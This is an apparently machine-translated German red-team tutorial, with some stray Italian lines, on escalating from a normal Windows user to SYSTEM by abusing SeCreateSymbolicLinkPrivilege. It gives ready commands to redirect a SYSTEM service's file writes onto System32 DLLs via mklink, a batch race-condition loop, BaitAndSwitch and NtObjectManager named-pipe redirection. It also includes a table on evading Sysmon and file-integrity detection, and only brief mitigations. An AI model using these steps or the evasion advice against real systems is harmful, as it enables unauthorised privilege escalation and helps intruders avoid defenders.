
SeCreateSymbolicLinkPrivilege: Symlink-Angriff auf Windows über die Shell

Vom einfachen Benutzer zum SYSTEM durch Ersetzen von Systemdateien durch einen symbolischen Link: Was mit SeCreateSymbolicLinkPrivilege und mklink möglich ist. Rechteausweitung und die Red-Team-Technik.
- Veröffentlicht am 2026-06-09
- Lesezeit: 4 Minuten
Sie besitzen die Berechtigung SeCreateSymbolicLinkPrivilege, und ein SYSTEM-Dienst schreibt in einen von Ihnen kontrollierten Pfad. Ersetzen Sie diesen Pfad durch einen symbolischen Link zu einer Systemdatei – der SYSTEM-Dienst überschreibt Ihr Ziel unbeabsichtigt. Es müssen keine Tools geladen werden, einfach nur mklink.
Schneller Exploit #
del C:\temp\output.log
mklink C:\temp\output.log C:\Windows\System32\oci.dll
Warten Sie, bis der SYSTEM-Dienst schreibt. C:\temp\output.log —überschreibt oci.dll mit Ihren Inhalten.
Angriffskette #
SeCreateSymbolicLinkPrivilege Enabled
  → Process Monitor → filtra WriteFile + SYSTEM + path controllato
  → identifica servizio/task che scrive in C:\temp\
  → del C:\temp\output.log
  → mklink C:\temp\output.log C:\Windows\System32\target.dll
  → aspetta prossima scrittura del servizio → DLL/binary sovrascritta
  → sc stop/start NomeServizio → SYSTEM
Werkzeugentscheidung #
| Szenario | Ansatz |
|---|---|
| Langsame Rennsituation (Installateur) | mklink manuell im Zeitfenster |
| Schnelle Rennbedingungen | BaitAndSwitch.exe -target C:\temp\file.txt -dest C:\Windows\System32\oci.dll |
| Umleitung der benannten Pipe | NtObjectManager PowerShell — New-NtSymbolicLink "\RPC Control\PipeTarget" ... |
Was ist SeCreateSymbolicLinkPrivilege? #
Ohne diese Berechtigung kann ein normaler Benutzer nur Verzeichnisverknüpfungen erstellen (mklink /J) jedoch keine symbolischen Links auf Dateiebene. Mit dieser Berechtigung können Sie symbolische Links zu beliebigen Zielen erstellen – einschließlich geschützter Systemdateien. Der Angriffsvektor hängt von einer externen Bedingung ab: einem privilegierten Dienst, der in einen von Ihnen kontrollierten Pfad schreibt.
Hinweis: Unter Windows 10 Version 1703 und höher mit aktiviertem Entwicklermodus kann jeder ohne Administratorrechte symbolische Verknüpfungen erstellen. Dies kommt auf Servern selten vor, sollte aber überprüft werden.
Wenn es existiert #
- Administratoren (hohes Token)
- Entwickler mit permissiven Richtlinien für Entwicklungsrechner
- WSL, Hyper-V, Docker-Komponenten — Für Mount-Operationen werden symbolische Links benötigt
Hör zu:
whoami /privSuche nach:
SeCreateSymbolicLinkPrivilege Create symbolic links EnabledEntwicklermodus aktivieren:
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\AppModelUnlock" | Select-Object AllowDevelopmentWithoutDevLicenseArten von symbolischen Links unter Windows #
| Typ | Befehl | Berechtigung angefordert |
|---|---|---|
| Symlink-Datei | mklink target source | ✅ Jawohl |
| Symlink-Verzeichnis | mklink /D target source | ✅ Jawohl |
| Kreuzung | mklink /J target source | ❌ Nein |
| Harte Verbindung | mklink /H target source | ❌ Nein |
Die Berechtigung ermöglicht insbesondere den Zugriff auf Symlink-Dateien – den primären Angriffsvektor.
Schritt 1 – Identifizieren Sie einen SYSTEM-Dienst, der in kontrollierte Pfade schreibt. #
Verwenden Prozessüberwachung (Sysinternals): Procmon öffnen, Filter anwenden Operation is WriteFile e User is SYSTEMSchauen Sie sich anschließend die Pfade an, in die geschrieben wird. Suchen Sie nach Pfaden, für die Ihr Konto Schreibberechtigungen besitzt oder die noch nicht existieren.
Alternativ können Sie nach geplanten Aufgaben suchen, die in temporäre Pfade schreiben:
schtasks /query /fo LIST /v | findstr /i "SYSTEM\|Task To Run\|Run As User"Schritt 2 – Symlink einfügen (Race Condition TOCTOU) #
Der Dienst führt typischerweise folgende Schritte aus: Prüfen, ob die Datei existiert → in die Datei schreiben. Im Zeitfenster zwischen der Prüfung und dem Schreiben wird die Datei durch einen symbolischen Link ersetzt.
Entfernen Sie die Originaldatei:
del C:\temp\output.logErstellt einen symbolischen Link zur Zielsystemdatei:
mklink C:\temp\output.log C:\Windows\System32\oci.dllDer Dienst schreibt über C:\temp\output.log → überschreibt oci.dll mit Ihren Inhalten.
Schritt 3 – Automatisierung von Wettlaufsituationen #
Für kurze Zeitfenster empfiehlt sich ein Skript, das die Überwachung übernimmt und entsprechend reagiert:
Datei erstellen C:\temp\race.bat mit diesem Inhalt:
:loop
if exist C:\temp\output.log (
    del C:\temp\output.log
    mklink C:\temp\output.log C:\Windows\System32\oci.dll
    echo [*] Symlink piazzato
    goto done
)
goto loop
:done
Tun:
C:\temp\race.batFür präziseres Timing verwenden Sie BaitAndSwitch :
BaitAndSwitch.exe -target C:\temp\writable.txt -dest C:\Windows\System32\oci.dllVarianten #
Objekt-Namespace-Symlink – leitet benannte Pipes um #
Mit NtObjectManager (James Forshaw) können Sie symbolische Links im Kernel-Namensraum erstellen, um benannte Pipes auf Ihre eigene Pipe umzuleiten – eine Variante von Potato-Angriffen für Szenarien, in denen SeImpersonatePrivilege nicht verfügbar ist.
Installieren Sie das Modul:
Install-Module NtObjectManager
Import-Module NtObjectManager
Erstellen Sie das Verzeichnis im Namespace und den Symlink:
$dir = New-NtDirectory \RPC Control -Win32Path
New-NtSymbolicLink "\RPC Control\PipeTarget" "\Device\NamedPipe\AttackerPipe" -Directory $dir
Starten Sie anschließend einen Listener für Ihre benannte Pipe und warten Sie, bis der privilegierte Prozess eine Verbindung herstellt.
Quelle: googleprojectzero/sandbox-attacksurface-analysis-tools
Realweltszenarien #
Privilegierter Software-Installer — viele MSIs extrahieren Dateien nach C:\temp\ Als SYSTEM-Benutzer müssen Sie die Dateien vor dem Kopieren an den endgültigen Speicherort ausführen. Wenn Sie einen symbolischen Link im richtigen Fenster erstellen, kopiert das Installationsprogramm Ihre DLL-/Binärdatei mit erhöhten Berechtigungen an den endgültigen Speicherort.
Geplanter Task, der Protokolle schreibt — eine geplante Aufgabe wie SYSTEM schreibt Protokoll in C:\temp\tasklog.txtSymlink zu einer DLL-Datei, die von einem Dienst gesucht wird → wird bei der nächsten Aufgabenausführung überschrieben.
Häufige Fehler #
Der Dienst nutzt FILE_FLAG_OPEN_REPARSE_POINT — Öffnet den symbolischen Link selbst, nicht das Ziel. Siehe dazu den Prozessmonitor. REPARSE Im Feld „Ergebnis“ wird der aufgelöste Pfad angezeigt. Dieser Dienst folgt keinen symbolischen Links, sondern sucht nach einem anderen Ziel.
Rennbedingungen zu eng für manuelle Zeitmessung — Verwenden Sie BaitAndSwitch zur Automatisierung: BaitAndSwitch.exe -target C:\temp\file.txt -dest C:\Windows\System32\oci.dll.
Kein SYSTEM-Dienst schreibt auf kontrollierte Pfade Der Vektor ist in dieser Umgebung nicht verwendbar. Überprüfen Sie zuerst den Prozessmonitor: Filter Operation=WriteFile, User=SYSTEM, Path contains C:\temp oder andere beschreibbare Pfade.
Entwicklermodus nicht verfügbar, Berechtigung fehlt Der Entwicklermodus ist auf Servern fast nie aktiviert. Bitte überprüfen Sie dies. Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\AppModelUnlock" | Select-Object AllowDevelopmentWithoutDevLicense.
Erkennung und Umgehung (Ansicht des Red Teams) #
| Was das Blaue Team erkennt | Wie das rote Team es umgeht |
|---|---|
| Sysmon 23 (FileDelete) + 11 (FileCreate) auf demselben Pfad — TOCTOU-Muster | Verwenden Sie für jeden Versuch einen anderen Pfad oder erhöhen Sie die Verzögerung zwischen Löschen und mklink. |
| Erstellen eines symbolischen Links zu System32 | Verweisen Sie auf weniger überwachte Pfade – DLLs in Dienstverzeichnissen anstatt in System32 |
| FIM in temporäres Ausgabeverzeichnis | Weniger gebräuchliche Staging-Pfade verwenden: C:\Users\Public\, C:\ProgramData\Temp\ |
Wenn es fehlschlägt #
- Der Dienst nutzt
FILE_FLAG_OPEN_REPARSE_POINT→ folgt keinem symbolischen Link - Kein SYSTEM-Dienst schreibt in kontrollierte Pfade → Vektor nicht praktikabel
- Unlösbare Wettlaufsituation → Bait-And-Switch schlägt selbst bei automatisierter Ausführung fehl.
Minderungsmaßnahmen #
- SYSTEM-Dienste sollten nicht in Pfade schreiben, die für nicht privilegierte Benutzer zugänglich sind.
- Verwenden
FILE_FLAG_OPEN_REPARSE_POINTDienste so einstellen, dass sie symbolischen Links nicht automatisch folgen - Entwicklermodus nur bei zwingender Notwendigkeit aktivieren
Realistischer Hinweis: Dies ist der am stärksten von bestimmten Umständen abhängige Vektor der Reihe – er erfordert eine spezifische Kombination aus Berechtigungen und einem anfälligen Dienst. In der Praxis wird er eingesetzt, wenn alle anderen Vektoren blockiert sind.
FAQ #
Ist dies der komplexeste Vektor der Reihe? Ja – er erfordert eine externe Bedingung und eine Race Condition. Verwenden Sie ihn nur als letzten Ausweg, wenn SeRestorePrivilege, SeBackupPrivilege und die anderen nicht verfügbar sind.
Ist der Entwicklermodus auf Servern üblich? Nein – er funktioniert nur auf Workstations. Er ist auf Servern selten, aber überprüfen Sie ihn immer mit dem oben genannten Befehl.
SeCreateSymbolicLinkPrivilege ist ein bedingter Vektor: für sich allein nutzlos, aber wirkungsvoll, wenn ein SYSTEM-Dienst in von Ihnen kontrollierte Pfade schreibt.
In Verbindung stehende Artikel:
- SeRestorePrivilege — direktes Umgehen der ACL-Regeln ohne externe Bedingungen
- SeImpersonatePrivilege — Token-Abfangen über Named Pipe
Referenzen: NtObjectManager · Microsoft Docs